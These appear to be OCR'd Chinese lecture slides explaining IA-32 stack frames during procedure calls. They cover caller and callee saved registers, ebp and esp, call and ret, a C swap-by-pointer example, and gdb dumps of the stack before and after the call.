
栈和过程调用


假设过程P调用过程Q
P:
①（eax等入栈）
参数入栈
② call指令
Q
③P的ebp入栈
确定Q的ebp
(ebx等入栈)
分配栈空间
④
(ebx等出栈)
P的ebp出栈
⑤ 收回栈空间
⑥ ret
P
高地址
调用者保存
寄存器（必要时）
参数n
参数1
返回地址
ebp的旧值
调用
过程
栈帧
ebp
esp
③
(b) 过程Q执行中

栈和过程调用



假设过程P调用过程Q
P:
①（eax等入栈）
参数入栈
② call指令
Q
P
Q:
③P的ebp入栈
确定Q的ebp
(ebx等入栈)
分配栈空间
④
(ebx等出栈)
P的ebp出栈
⑤ 收回栈空间
⑥ ret
高地址
调用者保存
寄存器（必要时）
参数n
参数1
返回地址
ebp
ebp的旧值
③
被调用者保存
esp
寄存器（存在时）
调用
过程
栈帧
当前
栈帧
(b) 过程Q执行中

栈和过程调用




(b) 过程Q执行中

栈和过程调用



(c) 返回过程P前

栈和过程调用


假设过程P调用过程Q
P:
①（eax等入栈）
参数入栈
②call指令
Q
③P的ebp入栈
确定Q的ebp
(ebx等入栈)
分配栈空间
④
(ebx等出栈)
P的ebp出栈
⑤ 收回栈空间
⑥ ret
P
esp
调用者保存
寄存器（必要时）
参数n
参数1
高地址
当前
栈帧
(d) 返回过程P后

栈和过程调用

总结：

1. IA-32中使用栈支持过程调用

   入口参数、返回地址、被保存的寄存器内容、非静态局部变量。

2. 正在执行的过程都有自己的栈帧，过程执行结束会回收栈空间。

3. 当前栈帧的范围在ebp和esp指向的区域。

4. 过程调用的机器级表示：过程调用时call指令前后的指令

   过程开始和结束的指令


栈和过程调用–按地址传递参数示例

```
#include <stdio.h>
int swap (int *x, int *y )
{
   int t=*x;
       *x=*y;
       *y=t;
}

void main ( )
{  int a=15, b=22;
   swap (&a, &b);
   printf ("a=%d\tb=%d\n", a, b);
}
```


1. 打开反汇编后的文档，找出过程调用中的相关语句
2. 调试执行程序，画出过程调用中栈帧结构图，理解栈和过程调用
3. 理解参数的按地址传递含义

```
(gdb) i r ebp esp
ebp            0xffffd2b8
esp            0xffffd2a0
(gdb) x/7xw $esp
0xffffd2a0:    0x00000001    0x0000000f    0x00000016    0x0ebdd200
0xffffd2b0:    0xf7fb63fc    0xffffd2d0    0x00000000
```




四条指令执行前的ebp、esp内容和栈帧结构


```
(gdb) i r ebp esp
ebp            0xffffd2b8
esp            0xffffd298
(gdb) x/9xw $esp
 0xffffd298:    0xffffd2a4    0xffffd2a8    0x00000001    0x0000000f
0xffffd2a8:     0x00000016    0x0ebdd200    0xf7fb63fc    0xffffd2d0
0xffffd2b8:     0x00000000
```



四条指令执行后的ebp、esp内容和栈帧结构

